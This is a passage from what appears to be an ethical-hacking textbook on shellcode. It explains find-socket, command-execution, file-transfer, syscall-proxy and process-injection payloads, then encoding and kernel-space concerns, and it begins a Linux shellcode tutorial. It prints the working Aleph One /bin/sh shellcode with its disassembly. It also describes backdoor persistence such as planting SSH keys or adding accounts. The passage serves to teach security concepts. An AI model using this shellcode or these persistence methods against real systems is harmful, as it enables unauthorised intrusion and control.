


Figure Network conditions suited for find socket shellcode

- If this can be accomplished, we have the additional benefit that no new, potentially suspicious, network connections will be visible on the target computer, making our exploit at least somewhat more difficult to observe.

- The steps required to begin communicating over the existing socket involve locating the open file descriptor that represents our network connection on the target computer.
- Because the value of this file descriptor may not be known in advance, our shellcode must take action to find the open socket somehow (hence the term *find socket*).
- Once found, our shellcode must duplicate the socket descriptor, as discussed previously, in order to cause a spawned shell to communicate over that socket.

- The most common technique used in shellcode for locating the proper socket descriptor is to enumerate all of the possible file descriptors (usually file descriptors 0 through 255) in the vulnerable application, and to query each descriptor to see if it is remotely connected to our computer.
- This is made easier by our choice of a specific outbound port to bind to when initiating a connection to the vulnerable service.
- In doing so, our shellcode can know exactly what port number a valid socket descriptor must be connected to, and determining the proper socket descriptor to duplicate becomes a matter of locating the one socket descriptor that is connected to the port known to have been used.

The steps required by find socket shellcode are as follows:

1. For each of the 256 possible file descriptors, determine whether the descriptor represents a valid network connection and, if so, whether the remote port is one we have used. This port number is typically hardcoded into the shellcode.
2. Once the desired socket descriptor has been located, duplicate the socket onto stdin, stdout, and stderr.
3. Spawn a new command shell process (which will receive/send its input/output over the original socket).

- One complication that must be taken into account is that the find socket shellcode must know from what port the attacker's connection has originated.
- In cases in which the attacker's connection must pass through a NAT device, the attacker may not be able to control the outbound port that the NAT device chooses to use, which will result in the failure of step 1, as the attacker will not be able to encode the proper port number into the shellcode.

Command Execution Code

- In some cases, it may not be possible or desirable to establish new network connections and carry out shell operations over what is essentially an unencrypted Telnet session.
- In such cases, all that may be required of our payload is the execution of a single command that might be used to establish a more legitimate means of connecting to the target computer.
- Examples of such commands would be copying an SSH public key to the target computer in order to enable future access via an SSH connection, invoking a system command to add a new user account to the target computer, or modifying a configuration file to permit future access via a backdoor shell.

Payload code that is designed to execute a single command must typically perform the following steps:

1. Assemble the name of the command that is to be executed.
2. Assemble any command-line arguments for the command to be executed.
3. Invoke the `execve` system call in order to execute the desired command.

Because there is no networking setup necessary, command execution code can often be quite small.

File Transfer Code

- A target computer might not have all of the capabilities that we would wish to utilize once we have successfully penetrated it.
- If this is the case, it may be useful to have a payload that provides a simple file upload facility.
- When combined with the code to execute a single command, this payload provides the capability to upload a binary to a target system and then execute that binary.

File uploading code is fairly straightforward and involves the following steps:

1. Open a new file.
2. Read data from a network connection and write that data to the new file. In this case, the network connection is obtained using the port binding, reverse connection, or find socket techniques described previously.
3. Repeat step 2 as long as there is more data; then close the file.

The ability to upload an arbitrary file to the target machine is roughly equivalent to invoking the [wget](#) command on the target in order to download a specific file.

- In fact, as long as `wget` happens to be present on a target system, we could use command execution to invoke `wget` and accomplish essentially the same thing as a file upload code could accomplish.
- The only difference is that we would need to place the file to be uploaded on a web server that could be reached from the target computer.

Multistage Shellcode

- As a result of the nature of a vulnerability, the space available for the attacker to inject shellcode into a vulnerable application may be limited to such a degree that it is not possible to utilize some of the more common types of payloads.
- In cases such as these, you can use a multistage process for uploading shellcode to the target computer.
- Multistage payloads generally consist of two or more stages of shellcode, with the sole purpose of the first (and possibly later) stage being to read more shellcode and then pass control to the newly read-in second stage, which, we hope, contains sufficient functionality to carry out the majority of the work.

System Call Proxy Shellcode

- Obtaining a shell as a result of an exploit may sound like an attractive idea, but it may also be a risky one if your goal is to remain undetected throughout your attack.
- Launching new processes, creating new network connections, and creating new files are all actions that are easily detected by security-conscious system administrators.
- As a result, payloads have been developed that do none of the above yet provide the attacker with a full set of capabilities for controlling a target. One such payload, called a *system call proxy*, was first publicized by Core Technologies (makers of the Core Impact tool) in 2002.

- A system call (or syscall) proxy is a small piece of shellcode that enables remote access to a target's core operating system functionality without the need to start a new process like a command interpreter such as [`/bin/sh`](#).
- The proxy code executes in a loop that accepts one request at a time from the attacker, executes that request on the target computer, and returns the results of the request to the attacker.
- All the attacker needs to do is package requests that specify system calls to carry out on the target and transmit those requests to the system call proxy.

- By chaining together many requests and their associated results, the attacker can leverage the full power of the system call interface on the target computer to perform virtually any operation.
- Because the interface to the system call proxy can be well defined, the attacker can create a library to handle all of the communications with the proxy, making his life much easier.
- With a library to handle all of the communications with the target, the attacker can write code in higher-level languages such as C that effectively, through the proxy, runs on the target computer.
- This is shown in *Figure*.




Figure Syscall proxy operation

- The proxy library shown in the figure effectively replaces the standard C library (for C programs), redirecting any actions typically sent to the local operating system (system calls) to the remotely exploited computer.
- Conceptually, it is as if the hostile program were actually running on the target computer, yet no file has been uploaded to the target, and no new process has been created on the target, as the system call proxy payload can continue to run in the context of the exploited process.

Process Injection Shellcode

- Process injection shellcode allows the loading of entire libraries of code running under a separate thread of execution within the context of an existing process on the target computer.
- The host process may be the process that was initially exploited, leaving little indication that anything has changed on the target system.
- Alternatively, an injected library may be migrated to a completely different process that may be more stable than the exploited process and that may offer a better place for the injected library to hide.
- In either case, the injected library may not ever be written to the hard drive on the target computer, making forensics examination of the target computer far more difficult.

- The Metasploit Meterpreter is an excellent example of a process injection payload.
- Meterpreter provides an attacker with a robust set of capabilities, offering nearly all of the same capabilities as a traditional command interpreter, while hiding within an existing process and leaving no disk footprint on the target computer.

Other Shellcode Considerations

Shellcode Encoding

- Whenever we attempt to exploit a vulnerable application, we must understand any restrictions that we must adhere to when it comes to the structure of our input data.
- When a buffer overflow results from a `strcpy` operation, for example, we must be careful that our buffer does not inadvertently contain a null character that will prematurely terminate the `strcpy` operation before the target buffer has been overflowed.
- In other cases, we may not be allowed to use carriage returns or other special characters in our buffer.
- In extreme cases, our buffer may need to consist entirely of alphanumeric or valid Unicode characters.

- Determining exactly which characters must be avoided typically is accomplished through a combined process of reverse-engineering an application and observing the behavior of the application in a debugging environment.
- The “bad chars” set of characters to be avoided must be considered when developing any shellcode and can be provided as a parameter to some automated shellcode encoding engines such as [msfencode](#), which is part of the Metasploit Framework.
- Adhering to such restrictions while filling up a buffer generally is not too difficult until it comes to placing our shellcode into the buffer.

- The problem we face with shellcode is that, in addition to adhering to any input-formatting restrictions imposed by the vulnerable application, it must represent a valid machine language sequence that does something useful on the target processor.
- Before placing shellcode into a buffer, we must ensure that none of the bytes of the shellcode violate any input-formatting restrictions.
- Unfortunately, this will not always be the case.

- Fixing the problem may require access to the assembly language source for our desired shellcode, along with sufficient knowledge of assembly language to modify the shellcode to avoid any values that might lead to trouble when processed by the vulnerable application.
- Even armed with such knowledge and skill, it may be impossible to rewrite our shellcode, using alternative instructions, so that it avoids the use of any bad characters.
- This is where the concept of shellcode encoding comes into play.

- The purpose of a shellcode encoder is to transform the bytes of a shellcode payload into a new set of bytes that adheres to any restrictions imposed by our target application.
- Unfortunately, the encoded set of bytes generally is not a valid set of machine language instructions, in much the same sense that an encrypted text becomes unrecognizable as English language.
- As a consequence, our encoded payload must, somehow, get decoded on the target computer before it is allowed to run.
- The typical solution is to combine the encoded shellcode with a small decoding loop that first executes to decode our actual payload and then, once our shellcode has been decoded, transfers control to the newly decoded bytes.
- This process is shown in *Figure*.




Figure The shellcode decoding process

- When you plan and execute your exploit to take control of the vulnerable application, you must remember to transfer control to the decoding loop, which will, in turn, transfer control to your actual shellcode once the decoding operation is complete.
- It should be noted that the decoder itself must also adhere to the same input restrictions as the remainder of our buffer.
- Thus, if our buffer must contain nothing but alphanumeric characters, we must find a decoder loop that can be written using machine language bytes that also happen to be alphanumeric values.
- The following chapter presents more detailed information about the specifics of encoding and about the use of the Metasploit Framework to automate the encoding process.

Self-Corrupting Shellcode

- A very important thing to understand about shellcode is that, like any other code, it requires storage space while executing.
- This storage space may simply be variable storage as in any other program, or it may be a result of placing parameter values onto the stack prior to calling a function.
- In this regard, shellcode is not much different from any other code, and like most other code, shellcode tends to make use of the stack for all of its data storage needs.
- Unlike other code, however, shellcode often lives in the stack itself, creating a tricky situation in which shellcode, by virtue of writing data into the stack, may inadvertently overwrite itself, resulting in corruption of the shellcode.

Figure shows a generalized memory layout that exists at the moment a stack overflow is triggered.




Figure Shellcode layout in a stack overflow

- At this point, a corrupted return address has just been popped off of the stack, leaving the extended stack pointer, `esp`, pointing at the first byte in region B.
- Depending on the nature of the vulnerability, we may have been able to place shellcode into region A, region B, or perhaps both.
- It should be clear that any data that our shellcode pushes onto the stack will soon begin to overwrite the contents of region A.

- If this happens to be where our shellcode is, we may well run into a situation where our shellcode gets overwritten and ultimately crashes, most likely due to an invalid instruction being fetched from the overwritten memory area.
- Potential corruption is not limited to region A.
- The area that may be corrupted depends entirely on how the shellcode has been written and the types of memory references that it makes.
- If the shellcode instead references data below the stack pointer, it is easily possible to overwrite shellcode located in region B.

- How do you know if your shellcode has the potential to overwrite itself, and what steps can you take to avoid this situation?

- The first solution is simply to try to shift the location of your shellcode so any data written to the stack does not happen to hit your shellcode.
- If the shellcode were located in region A and were getting corrupted as a result of stack growth, one possible solution would be to move the shellcode higher in region A, further away from `esp`, and to hope the stack would not grow enough to hit it.
- If there were not sufficient space to move the shellcode within region A, then it might be possible to relocate the shellcode to region B and avoid stack growth issues altogether.
- Similarly, shellcode located in region B that is getting corrupted could be moved even deeper into region B, or potentially relocated to region A.

- In some cases, it might not be possible to position your shellcode in such a way that it would avoid this type of corruption.
- This leads us to the most general solution to the problem, which is to adjust `esp` so it points to a location clear of our shellcode.
- This is easily accomplished by inserting an instruction to add or subtract a constant value to `esp` that is of sufficient size to keep `esp` clear of our shellcode.
- This instruction must generally be added as the first instruction in our payload, prior to any decoder if one is present.

Disassembling Shellcode

- Until you are ready and willing to write your own shellcode using assembly language tools, you will likely rely on published shellcode payloads or automated shellcode-generation tools.
- In either case, you will generally find yourself without an assembly language listing to tell you exactly what the shellcode does.
- Alternatively, you may simply see a piece of code published as a blob of hex bytes and wonder whether it does what it claims to do.

- Some security-related mailing lists routinely see posted shellcode claiming to perform something useful, when, in fact, it performs some malicious action.
- Regardless of your reason for wanting to disassemble a piece of shellcode, it is a relatively easy process requiring only a compiler and a debugger.

```
char shellcode[] =
    /* the Aleph One shellcode */
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
int main() {}
```

Compiling this code causes the shellcode hex blob to be encoded as binary, which we can observe in a debugger, as shown here:

```
# gcc -o shellcode shellcode.c
# gdb shellcode
(gdb) x /24i &shellcode
0x8049540 <shellcode>: xor    eax,eax
0x8049542 <shellcode+2>: xor    ebx,ebx
0x8049544 <shellcode+4>: mov    al,0x17
0x8049546 <shellcode+6>: int    0x80
0x8049548 <shellcode+8>: jmp    0x8049569 <shellcode+41>
0x804954a <shellcode+10>: pop    esi
0x804954b <shellcode+11>: mov    DWORD PTR [esi+8],esi
0x804954e <shellcode+14>: xor    eax,eax
0x8049550 <shellcode+16>: mov    BYTE PTR [esi+7],al
0x8049553 <shellcode+19>: mov    DWORD PTR [esi+12],eax
0x8049556 <shellcode+22>: mov    al,0xb
0x8049558 <shellcode+24>: mov    ebx,esi
0x804955a <shellcode+26>: lea    ecx,[esi+8]
0x804955d <shellcode+29>: lea    edx,[esi+12]
0x8049560 <shellcode+32>: int    0x80
0x8049562 <shellcode+34>: xor    ebx,ebx
0x8049564 <shellcode+36>: mov    eax,ebx
0x8049566 <shellcode+38>: inc    eax
0x8049567 <shellcode+39>: int    0x80
0x8049569 <shellcode+41>: call   0x804954a <shellcode+10>
0x804956e <shellcode+46>: das
0x804956f <shellcode+47>: bound  ebp,DWORD PTR [ecx+110]
0x8049572 <shellcode+50>: das
0x8049573 <shellcode+51>: jae   0x80495dd
(gdb) x /s 0x804956e
0x804956e <shellcode+46>: "/bin/sh"
(gdb) quit
#
```

- Note that we can't use the `gdb` disassemble command because the shellcode array lies in the data section of the program rather than the code section.
- Instead, `gdb`'s examine facility is used to dump memory contents as assembly language instructions.
- Further study of the code can then be performed to understand exactly what it actually does.

Kernel Space Shellcode

- User space programs are not the only type of code that contains vulnerabilities.
- Vulnerabilities are also present in operating system kernels and their components, such as device drivers.
- The fact that these vulnerabilities are present within the relatively protected environment of the kernel does not make them immune from exploitation.
- It has been primarily due to the lack of information on how to create shellcode to run within the kernel that working exploits for kernel-level vulnerabilities have been relatively scarce.

- This is particularly true regarding the Windows kernel; little documentation on the inner workings of the Windows kernel exists outside of the Microsoft campus.
- Recently, however, there has been an increasing amount of interest in kernel-level exploits as a means of gaining complete control of a computer in a nearly undetectable manner.
- This increased interest is due in large part to the fact that the information required to develop kernel-level shellcode is slowly becoming public.

Kernel Space Considerations

- A couple of things make exploitation of the kernel a bit more adventurous than exploitation of user space programs.
- The first thing to understand is that although an exploit gone awry in a vulnerable user space application may cause the vulnerable application to crash, it is not likely to cause the entire operating system to crash.
- On the other hand, an exploit that fails against a kernel is likely to crash the kernel and, therefore, the entire computer.
- In the Windows world, “blue screens” are a simple fact of life while developing exploits at the kernel level.

- The next thing to consider is what you intend to do once you have code running within the kernel.
- Unlike with user space, you certainly can't do an `execve` system call and replace the current process (the kernel in this case) with a process more to your liking.
- Also unlike with user space, you will not have access to a large catalog of shared libraries from which to choose functions that are useful to you.
- The notion of a system call ceases to exist in kernel space, as code running in kernel space is already in “the system.”
- The only functions that you will have access to initially will be those exported by the kernel.

- The interface to those functions may or may not be published, depending on the operating system that you are dealing with.
- An excellent source of information on the Windows kernel programming interface is Gary Nebbett's book *Windows NT/2000 Native API Reference*.
- Once you are familiar with the native Windows API, you will still be faced with the problem of locating all of the functions that you wish to make use of. In the case of the Windows kernel, techniques similar to those used for locating functions in user space can be employed, as the Windows kernel (ntoskrnl.exe) is itself a Portable Executable (PE) file.

- Stability becomes a huge concern when developing kernel-level exploits.
- As mentioned previously, one wrong move in the kernel can bring down the entire system.
- Any shellcode you use needs to take into account the effect your exploit will have on the thread that you exploited.
- If the thread crashes or becomes unresponsive, the entire system may soon follow.
- Proper cleanup is an important piece of any kernel exploit.

- Another factor that influences the stability of the system is the state of any interrupt processing being conducted by the kernel at the time of the exploit.
- Interrupts may need to be re-enabled or reset cleanly in order to allow the system to continue stable operation.

- Ultimately, you may decide that the somewhat more forgiving environment of user space is a more desirable place to run code.
- This is exactly what many recent kernel exploits do.
- By scanning the process list, a process with sufficiently high privileges can be selected as a host for a new thread that will contain attacker-supplied code.
- Kernel API functions can then be utilized to initialize and launch the new thread, which runs in the context of the selected process.



Writing Linux Shellcode

Basic Linux Shellcode

- The term *shellcode* refers to self-contained binary code that completes a task.
- The task may range from issuing a system command to providing a shell back to the attacker, as was the original purpose of shellcode.

There are basically three ways to write shellcode:

- Directly write the hex opcodes.
- Write a program in a high-level language like C, compile it, and then disassemble it to obtain the assembly instructions and hex opcodes.
- Write an assembly program, assemble the program, and then extract the hex opcodes from the binary.

- Writing the hex opcodes directly is a little extreme.
- You will start by learning the C approach, but quickly move to writing assembly, then to extraction of the opcodes.
- In any event, you will need to understand low-level (kernel) functions such as read, write, and execute.
- Since these system functions are performed at the kernel level, you will need to learn a little about how user processes communicate with the kernel.

System Calls

The purpose of the operating system is to serve as a bridge between the user (process) and the hardware.

There are basically three ways to communicate with the operating system kernel:

- **Hardware interrupts** For example, an asynchronous signal from the keyboard
- **Hardware traps** For example, the result of an illegal “divide by zero” error
- **Software traps** For example, the request for a process to be scheduled for execution

- Software traps are the most useful to ethical hackers because they provide a method for the user process to communicate to the kernel.
- The kernel abstracts some basic system-level functions from the user and provides an interface through a system call.

Definitions for system calls can be found on a Linux system in the following file:

```
$cat /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_
#define __NR_exit          1
...snip...
#define __NR_execve        11
...snip...
#define __NR_setreuid      70
...snip...
#define __NR_dup2          99
...snip...
#define __NR_socketcall    102
...snip...
#define __NR_exit_group    252
...snip...
```

System Calls by C

- At a C level, the programmer simply uses the system call interface by referring to the function signature and supplying the proper number of parameters.
- The simplest way to find out the function signature is to look up the function's man page.
- For example, to learn more about the `execve` system call, you type

```
$man 2 execve
```

- This displays the following man page.

System Calls by Assembly

At an assembly level, the following registries are loaded to make a system call:

- **eax** Used to load the hex value of the system call (see unistd.h earlier)
- **ebx** Used for the first parameter—**ecx** is used for second parameter, **edx** for the third, **esi** for the fourth, and **edi** for the fifth.

If more than five parameters are required, an array of the parameters must be stored in memory and the address of that array must be stored in **ebx**.

- Once the registers are loaded, an `int 0x80` assembly instruction is called to issue a software interrupt, forcing the kernel to stop what it is doing and handle the interrupt.
- The kernel first checks the parameters for correctness, and then copies the register values to kernel memory space and handles the interrupt by referring to the Interrupt Descriptor Table (IDT).

Exit System Call

The first system call we focus on executes `exit(0)`. The signature of the `exit` system call is as follows:

- `eax` 0x01 (from the unistd.h file earlier)
- `ebx` User-provided parameter (in this case 0)

Since this is our first attempt at writing system calls, we will start with C.

Starting with C

The following code executes the function `exit(0)`:

```
$ cat exit.c
#include <stdlib.h>
main() {
    exit(0);
}
```

Go ahead and compile the program. Use the `-static` flag to compile in the library call to `exit` as well:

```
$ gcc -static -o exit exit.c
```

- Now launch `gdb` in quiet mode (skip banner) with the `-q` flag.
- Start by setting a breakpoint at the `main` function; then run the program with `r`.
- Finally, disassemble the `_exit` function call with `disass _exit`:

```
$ gdb exit -q
(gdb) b main
Breakpoint 1 at 0x80481d6
(gdb) r
Starting program: /root/book/chapt14/exit
Breakpoint 1, 0x080481d6 in main ()
(gdb) disass _exit
Dump of assembler code for function _exit:
0x804c56c <_exit>:      mov    0x4(%esp,1),%ebx
0x804c570 <_exit+4>:    mov    $0xfc,%eax
0x804c575 <_exit+9>:    int    $0x80
0x804c577 <_exit+11>:   mov    $0x1,%eax
0x804c57c <_exit+16>:   int    $0x80
0x804c57e <_exit+18>:   hlt
0x804c57f <_exit+19>:   nop
End of assembler dump.
(gdb) q
```

- You can see the function starts by loading our user argument into `ebx` (in our case, 0).
- Next, line `_exit+11` loads the value 0x1 into `eax`; then the interrupt (`int $0x80`) is called at line `_exit+16`.
- Notice the compiler added a complimentary call to `exit_group (0xfc or syscall 252)`.
- The `exit_group()` call appears to be included to ensure the process leaves its containing thread group, but there is no documentation to be found online.

- This was done by the wonderful people who packaged libc for this particular distribution of Linux.
- In this case, that may have been appropriate—we cannot have extra function calls introduced by the compiler for our shellcode.
- This is the reason you will need to learn to write your shellcode in assembly directly.

Moving to Assembly

- By looking at the preceding assembly, you will notice there is no black magic here.
- In fact, you could rewrite the `exit(0)` function call by simply using the assembly:

```
$cat exit.asm
section .text ; start code section of assembly
global _start

_start:      ; keeps the linker from complaining or guessing
xor eax, eax ; shortcut to zero out the eax register (safely)
xor ebx, ebx ; shortcut to zero out the ebx register, see note
mov al, 0x01 ; only affects one byte, stops padding of other 24 bits
int 0x80     ; call kernel to execute syscall
```

- We have left out the `exit_group(0)` syscall because it is not necessary.
- Later it will become important that we eliminate null bytes from our hex opcodes, as they will terminate strings prematurely.
- We have used the instruction `mov al, 0x01` to eliminate null bytes.
- The instruction `move eax, 0x01` translates to hex B8 01 00 00 00 because the instruction automatically pads to 4 bytes.
- In our case, we only need to copy 1 byte, so the 8-bit equivalent of `eax` was used instead

Assemble, Link, and Test

Once we have the assembly file, we can assemble it with `nasm`, link it with `ld`, and then execute the file as shown:

```
$nasm -f elf exit.asm  
$ ld exit.o -o exit  
$ ./exit
```

Not much happened, because we simply called `exit(0)`, which exited the process politely.

Luckily for us, there is another way to verify.

Verify with strace

- As in our previous example, you may need to verify the execution of a binary to ensure the proper system calls were executed.
- The `strace` tool is helpful:

0

`_exit(0) = ?`

- As you can see, the `_exit(0)` syscall was executed! Now let's try another system call.

setreuid System Call

- The target of our attack will often be an SUID program.
- However, well-written SUID programs will drop the higher privileges when not needed.
- In this case, it may be necessary to restore those privileges before taking control.
- The `setreuid` system call is used to restore (set) the process's real and effective user IDs.

setreuid Signature

Remember, the highest privilege to have is that of root (0). The signature of the [setreuid\(0,0\)](#) system call is as follows:

- **eax** 0x46 for syscall # 70 (from the unistd.h file earlier)
- **ebx** First parameter, real user ID (ruid), in this case 0x0
- **ecx** Second parameter, effective user ID (euid), in this case 0x0

This time, we start directly with the assembly.

Starting with Assembly

The following assembly file will execute the [setreuid\(0,0\)](#) system call:

```
$ cat setreuid.asm
section .text ; start the code section of the asm
global _start ; declare a global label
_start:        ; keeps the linker from complaining or guessing
xor eax, eax  ; clear the eax registry, prepare for next line
mov al, 0x46  ; set the syscall value to decimal 70 or hex 46, one byte
